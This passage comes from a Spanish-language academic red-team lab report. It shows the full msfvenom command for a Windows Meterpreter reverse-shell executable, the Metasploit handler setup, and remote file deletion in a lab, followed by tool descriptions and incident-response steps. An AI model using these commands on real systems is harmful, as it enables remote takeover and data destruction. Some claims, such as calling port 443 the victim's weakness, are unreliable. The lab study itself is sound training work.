-f: .exe (Este parámetro indica el formato en el cual se generará el ejecutable, como se utilizará para Windows el .exe será la opción adecuada).


>>: home\kali\Downloads (Indicador de ruta para almacenar el ejecutable creado por msfvenom).

En nombre del archivo **PoC79996062.exe** con mi número de Cedula **79.996.062.**

Terminando la línea de comando de esta manera como muestra la **figura 10:**

msfvenom -p **windows/x64/meterpreter/reverse_tcp** –platform **windows** -a **x64** LHOST=**192.168.20.5** LPORT=**443** -f **exe**
>>**home\kali\Downloads\PoC79996062.exe**


Figura 10 Sintaxis cargada con los comandos para la creación del .EXE.



Fuente: Elaboración propia.

En la figura 11 nos informa la creación del ejecutable de forma exitosa.


Figura 11 El ejecutable fue creado exitosamente.



Fuente: Elaboración propia.

Navegando al destino de la creación Downloads en la Figura 11 encontramos el archivo **PoC79996062.exe** listo para ser llevado al equipo Windows objetivo.

Figura 12 Ubicación de creación del archivo ejecutable.



Fuente: Elaboración propia.

5.5 INICIO DE LA EXPLOTACIÓN DE LA VULNERABILIDAD (EJECUCIÓN DEL EXPLOID)

Abrimos en metasploid como msfconsole modo Shell para la ejecución del exploid ejecutando los siguientes parámetros:

msf6 > **use exploit/multi/handler (se escoge el Exploit a utilizar)**

[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > **set payload (configurar el payload)** windows/x64/meterpreter/reverse_tcppayload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > **set lhost 192.168.20.5 (configuramos ip atacante)**


lhost => 192.168.20.5

msf6 exploit(multi/handler) > **set lport 443 (configuramos puerto a atacar)**

lport => 443

msf6 exploit(multi/handler) > **Exploit (ordenamos ejecución).**


Figura 13 Configuración y ejecución del Exploit.



Fuente: Elaboración propia.

El sistema queda a la espera que se ejecute el ejecutable que se implantó en el equipo Windows 10 como muestra la figura 14.


Figura 14 Ejecutable implantado en el escritorio del objetivo.



Fuente: Elaboración propia.

Al ejecutar este archivo se completa la penetración y explotación de la vulnerabilidad hecha por el ejecutable. Ver figura 15.


Figura 15 Penetración completada, conexión con Meterpreter.



Fuente: Elaboración propia.

Ahora tenemos acceso al equipo objetivo como muestra la figura 16. Se ejecuto el comando sysinfo y nos visualiza que estamos dentro del host atacado.


Figura 16 Prueba con el comando sysinfo de la penetración exitosa.



Fuente: Elaboración propia.

Creamos un archivo txt en el escritorio del host objetivo para simular el ataque que fue realizado en la entidad, con el nombre **Archivo_importante.txt.**


Figura 17 Creación del archivo txt de prueba.



Fuente: Elaboración propia.

Con el comando **dir** visualizamos el contenido de la carpeta raíz escritorio donde ejecutamos el archivo exe. Podremos ver el contenido: el archivo implantado, desktop.ini que es del sistema y el txt de prueba.


Figura 18 Espiando contenido del escritorio objetivo.



Fuente: Elaboración propia.

Ejecutamos el comando del para eliminar el archivo importante para simular lo sucedido en el caso propuesto y dir para visualizar su postrer estado. Figura 19.


Figura 19 Operación de eliminación del archivo prueba.



Fuente: Elaboración propia.

Podemos ver en la figura anterior 19 que el archivo fue eliminado, al revisar en el equipo atacado podemos evidenciar que también fue eliminado. Figura 20.

Figura 20 Equipo objetivo evidencia archivo eliminado remotamente.



Fuente: Elaboración propia.

5.6 HERRAMIENTAS SOFTWARE USADAS PARA REALIZAR LO SOLICITADO EN EL ANEXO 4 – ESCENARIO 3 ENFOCADO A REDTEAM.

Se mencionan algunas herramientas comunes de Red Team, como MSFVENOM y METASPLOIT, a continuación, una descripción específica de estas herramientas de seguridad informática.

Msfvenom (Metasploit Framework Payload Generator):

Descripción: Msfvenom[24] es una herramienta incluida en el Metasploit Framework que se utiliza para generar payloads (cargas útiles) maliciosas. Estas payloads se utilizan principalmente en el ámbito de la seguridad informática para pruebas de penetración y evaluación de vulnerabilidades. Msfvenom puede generar una amplia variedad de payloads adaptados a diferentes objetivos y escenarios.

Funciones principales: Generación de payloads maliciosos para diferentes sistemas operativos y arquitecturas.

Personalización de las payloads para incluir funcionalidades específicas, como shell inversa, carga útil de Meterpreter, keyloggers, entre otros.

Codificación de payloads para evadir la detección de antivirus y otras soluciones de seguridad.

Exportación de payloads en varios formatos, como códigos fuente, binarios o scripts.

Uso común: Los profesionales de seguridad y los pentester utilizan Msfvenom para crear payloads que se utilizan en pruebas de penetración, simulaciones de ataques

[24] Thomas, S., & Scholar, P. G. (2021). Vulnerability Testing on Rooted Android Phones Using Msf Venom Payloads. In *Proceedings of the National Conference on Emerging Computer Applications (NCECA)* (p. 27). https://nceca.in/index/NCECA2021%20(69).pdf

y evaluaciones de seguridad para identificar y remediar vulnerabilidades en sistemas y aplicaciones.[25]

Metasploit Framework:

Descripción: Metasploit Framework es una plataforma de pruebas de penetración y explotación de código abierto ampliamente utilizada en la comunidad de seguridad informática. Ofrece una colección de herramientas, módulos y exploits que permiten a los profesionales de seguridad evaluar y aprovechar vulnerabilidades en sistemas informáticos.

Funciones principales: Base de datos de exploits y módulos de post-explotación.

Soporte para múltiples payloads, incluida la carga útil Meterpreter que proporciona un control avanzado sobre un sistema comprometido.

Automatización de tareas de explotación y post-explotación.

Integración con Msfvenom para generar payloads personalizados.

Interfaz de línea de comandos y una interfaz gráfica de usuario (Armitage) para facilitar su uso.

Uso común: Metasploit se utiliza en pruebas de penetración éticas y evaluaciones de seguridad para identificar y explotar vulnerabilidades en sistemas y aplicaciones. También se utiliza como una herramienta de investigación de seguridad para analizar y comprender las amenazas y los vectores de ataque.[26]

[25] Kennedy, David, Jim O'Gorman, Devon Kearns, y Mati Aharoni. Metasploit: The Penetration Tester's Guide (San Francisco: No Starch Press, 2011), 75.
[26] "Metasploit Unleashed". Metasploit Unleashed. Última modificación en 15 de agosto de 2022. https://metasploitunleashed.com/.

5.7 INFORMACIÓN UTIL PARA IDENTIFICAR EL FALLO DE SEGURIDAD QUE ATACA A LA MÁQUINA WINDOWS 10 X64

El Anexo 4 - Escenario 3 proporciona la siguiente información que puede ser útil para identificar el fallo de seguridad específico que ataca a la máquina Windows 10 X64:

1. Situación problema: La organización HackerHouse encontró que uno de sus equipos de cómputo que contenía un Windows 10 X64 fue vulnerado de algún modo. El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos: Nombre_estudiante_codigo_fecha_actividad, este archivo en mención ya no se encontraba en la ubicación descrita anteriormente.

2. El administrador de la computadora afectada menciona un dato bastante valioso para el equipo Red Team de HackerHouse y es que mediante un whatsapp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.

3. Características de la computadora en general: Tenía un sistema operativo Windows 10 a 64 bits, los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros), y contaba con un archivo de texto ubicado en el escritorio.

4. El experto menciona el posible paso a paso para crear un PAYLOAD con extensión .exe para ser ejecutado por la víctima, y posterior a ello como abrir una sesión por medio de METASPLOIT para controlar de manera remota la computadora afectada.

Con esta información, se puede inferir que el fallo de seguridad específico que ataca a la máquina Windows 10 X64 es la ejecución de un archivo malicioso **(PoCseminario.exe)** que se descargó y ejecutó en la computadora afectada, aprovechando la falta de sistemas de seguridad activos. Este archivo malicioso

probablemente contenía un payload creado con MSFVENOM que permitió al atacante controlar de manera remota la computadora afectada y eliminar el archivo de texto ubicado en el escritorio.

5.8 HERRAMIENTAS PARA IDENTIFICAR LOS FALLOS DE SEGURIDAD DE LA MÁQUINA EXPLORADA.


Para encontrar las fallas y vulnerabilidades en el sistema Windows 10 con un simple escaneo de puerto nos informaría de la poca seguridad configurada en el puerto 443, el cual fue el punto débil que permitió aplicar todo el ataque.

En este escenario utilizamos el puerto 443, que es el puerto estándar utilizado para las conexiones seguras a través del protocolo HTTPS (HTTP Secure). HTTPS cifra las comunicaciones entre un cliente y un servidor web utilizando el protocolo SSL/TLS, lo que proporciona una capa adicional de seguridad. Sin embargo, como cualquier otro puerto, el 443 puede ser vulnerable a una variedad de amenazas si no se configura correctamente o si se explotan vulnerabilidades en el software que utiliza.

5.9 ¿CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 10 X64)?

El ataque a la máquina Windows 10 X64 afecta de manera significativa la seguridad y privacidad de la información almacenada en la computadora. El atacante logra acceder a la máquina mediante la descarga y ejecución de un archivo malicioso, que aprovecha la falta de sistemas de seguridad activos en la máquina. Una vez que el archivo malicioso se ejecuta, el atacante puede tomar el control remoto de la máquina y acceder a toda la información almacenada en ella, incluyendo archivos personales, contraseñas, correos electrónicos, entre otros.

Figura 21 Diagrama de procesos en ataque a Maquina Windows.



Fuente: Elaboración propia.

Para entender mejor el ataque, se puede utilizar un diagrama de flujo que muestre los pasos que el atacante sigue para acceder a la máquina. En el diagrama, se puede ver que el ataque comienza con la descarga del archivo malicioso, que se ejecuta en la máquina y permite al atacante tomar el control remoto de la misma. Una vez que el atacante tiene acceso a la máquina, puede realizar cualquier acción que desee, incluyendo la eliminación de archivos, la instalación de software malicioso adicional, o la extracción de información confidencial.

5.10 COMANDOS UTILIZADOS Y ESTRUCTURA DESARROLLADA PARA EL PAYLOAD.

Para crear el payload, se utilizó la herramienta msfvenom, que permite generar ejecutables maliciosos personalizados. La estructura del payload se basa en una Shell reversa que genera un Meterpreter[27], lo que permite al atacante tomar el control remoto de la máquina afectada.

[27] Maynor, D. (2011). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research*. Elsevier. Metasploit Toolkit for Penetration Testing, Exploit Development, and ... - David Maynor - Google Libros

Los principales comandos utilizados en msfvenom para crear el payload fueron:

- -p: indica la carga útil a usar en el ataque, o lo que se conoce coloquialmente como payload.

- -a: indica la arquitectura del sistema operativo de la máquina víctima.

- -f: indica el formato del archivo de salida.

- LHOST y LPORT: indican la dirección IP y el puerto que se utilizarán para establecer la conexión con la máquina víctima.

Una vez que se generó el payload, se utilizó la herramienta Metasploit para ejecutar el ataque. Los comandos utilizados en Metasploit incluyen:

- use: para ingresar un exploit.

- set: para ingresar payload, LHOST y LPORT.

- exploit: para ejecutar el ataque.

Para mejor visualización de este proceso regresar al índice 3 Recreación del escenario.

6 ESCENARIO 4

6.1 ¿ANTE UN ATAQUE INFORMÁTICO EN TIEMPO REAL USTED COMO EXPERTO EN CIBERSEGURIDAD QUÉ PASOS TOMA PARA IDENTIFICAR DICHO ATAQUE?

Cuando nos enfrentamos a un posible ataque informático en tiempo real, generalmente es recomendado seguir una serie de pasos para identificar y responder a la amenaza. Estos pasos pueden variar dependiendo de la organización y su infraestructura, aquí tenemos una lista de pasos comunes que se pueden tomar:

Detección de la anomalía: El primer paso es identificar cualquier actividad o comportamiento inusual en la red o sistemas. Esto puede incluir el monitoreo de registros de seguridad, alertas de intrusiones, patrones de tráfico inusual o eventos que se desvían de la norma.

Validación de la amenaza: Una vez que se detecta una anomalía, se debe verificar si es una amenaza real o un falso positivo. Esto implica investigar más a fondo para determinar si la actividad sospechosa es legítima o maliciosa.

Recopilación de información: El equipo de respuesta a incidentes recopila información detallada sobre la amenaza, como la dirección IP del atacante, los vectores de ataque utilizados y los sistemas o servicios afectados. Esto puede implicar el análisis de registros, registros de firewall y otras fuentes de datos.

Clasificación del incidente: Una vez que se confirma que se trata de un ataque real, se debe clasificar el incidente en función de su gravedad y su impacto en la organización. Esto ayuda a priorizar la respuesta.

Contención: Se toman medidas inmediatas para contener la amenaza y evitar que se propague aún más. Esto puede incluir la desconexión de sistemas comprometidos de la red, la restricción del acceso a recursos críticos y otras medidas para limitar el alcance del ataque.

Identificación de la causa raíz: Se busca la causa raíz del incidente para comprender cómo ocurrió y por qué. Esto implica un análisis forense de los sistemas afectados y puede requerir la ayuda de expertos en ciberseguridad.

Eliminación de la amenaza: Se toman medidas para eliminar completamente la amenaza de la red y los sistemas comprometidos. Esto puede incluir la eliminación de malware, la parcheado de vulnerabilidades y la restauración de sistemas desde copias de seguridad limpias.

Recuperación: Una vez que se ha eliminado la amenaza, se trabajará en la recuperación de los sistemas afectados. Esto puede implicar restaurar datos desde

copias de seguridad, validar la integridad de los sistemas y servicios, y asegurarse de que todo esté funcionando correctamente.

Lecciones aprendidas: Después del incidente, se realiza una revisión exhaustiva para entender cómo se pudo haber evitado y cómo se puede prevenir en el futuro. Se pueden implementar mejoras en políticas, procedimientos y sistemas de seguridad.

Reporte y notificación: Dependiendo de la gravedad y la naturaleza del incidente, es posible que sea necesario notificar a las partes relevantes, como autoridades legales, reguladores y partes interesadas internas y externas.

Es importante tener un plan de respuesta a incidentes bien definido y entrenado para poder actuar de manera efectiva en caso de una amenaza cibernética.[28]

6.2 COMO SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD

Para subsanar el sistema ante el evento del payload, el equipo Red Team ejecutó los siguientes pasos:

1. Identificaron el exploit adecuado para el sistema operativo y la vulnerabilidad específica.

2. Crearon un payload con extensión .exe utilizando Msfvenom.

3. Ejecutaron el payload en la máquina Windows 10 X64 afectada.

4. Abrieron una sesión remota en la máquina afectada utilizando Metasploit.

5. Utilizaron los comandos Meterpreter existentes para llegar hasta la ruta del archivo de texto y eliminarlo.

[28] "Pasos a seguir ante un ataque informático", Deloitte Spain, consultado el 7 de septiembre de 2023, https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html.+

6. Documentaron todo el proceso anterior descrito en el Anexo 4.

6.3 ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS ANTES MENCIONADOS CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS?

Los equipos Blue Team, Red Team, Purple Team y equipos de respuesta a incidentes informáticos desempeñan roles y funciones específicas en el ámbito de la ciberseguridad, pero tienen enfoques y objetivos diferentes:

Blue Team:

Función Principal: El Blue Team se enfoca en la defensa y protección de los sistemas y activos de una organización. Son responsables de mantener la seguridad de la red, detectar y responder a amenazas cibernéticas.

Actividades Típicas: Monitorear sistemas de seguridad, analizar registros de seguridad, configurar firewalls y sistemas de detección de intrusiones, aplicar parches, y desarrollar políticas y procedimientos de seguridad.

Objetivo: Mantener un entorno seguro y resistir ataques cibernéticos.[29]

Red Team:

Función Principal: El Red Team se enfoca en simular ataques cibernéticos reales para evaluar la postura de seguridad de una organización. Actúan como adversarios simulados para identificar debilidades.

Actividades Típicas: Ejecutar pruebas de penetración, explotar vulnerabilidades, y evaluar la capacidad de detección y respuesta del Blue Team.

[29] Daniel W. Dieterle, The Purple Team Handbook (CreateSpace Independent Publishing Platform, 2018

Objetivo: Identificar y corregir debilidades en la seguridad antes de que los atacantes reales las exploten.[30]

Purple Team:

Función Principal: El Purple Team es un enfoque colaborativo que combina elementos de Blue Team y Red Team. Trabaja en estrecha colaboración para mejorar la ciberseguridad mediante la simulación de ataques y la revisión de defensas en tiempo real.

Actividades Típicas: Ejecutar simulaciones de ataques controlados mientras se monitorean las respuestas y defensas del Blue Team. Luego, colaborar en la mejora de la seguridad.

Objetivo: Mejorar la madurez y la capacidad de respuesta del Blue Team al aprender de las simulaciones de ataques.[31]

Equipos de Respuesta a Incidentes Informáticos (CSIRT):

Función Principal: Los equipos de respuesta a incidentes informáticos son responsables de gestionar y responder a incidentes cibernéticos reales cuando ocurren. Su objetivo es mitigar el impacto y restaurar la normalidad lo más rápido posible.

Actividades Típicas: Investigar y analizar incidentes, identificar la causa raíz, eliminar amenazas, restaurar sistemas, y llevar a cabo acciones legales si es necesario.

Objetivo: Minimizar el impacto de los incidentes y garantizar la continuidad de las operaciones.[32]

[30] Red Team Alliance, Purple Team Handbook: A Practical Guide to Evaluating Your Security. (Independently Published, 2018).
[31] Ben Rothke, Purple Teaming: Adversarial Emulation for Cyber Security (Apress, 2018)
[32] Kevin Cardwell, Cyber Range: Build, Protect and Defend. (Wiley, 2020)

Mientras que el Blue Team se enfoca en la defensa, el Red Team en la evaluación de la seguridad, el Purple Team en la colaboración para mejorar la seguridad y los equipos de respuesta a incidentes en la gestión de incidentes en tiempo real, cada uno desempeña un papel fundamental en la ciberseguridad de una organización, trabajando juntos para fortalecer la postura de seguridad y responder eficazmente a las amenazas cibernéticas.

6.4 ¿QUÉ FUNCIÓN TIENE CIS "CENTER FOR INTERNET SECURITY" DENTRO DE EQUIPOS BLUE TEAM?

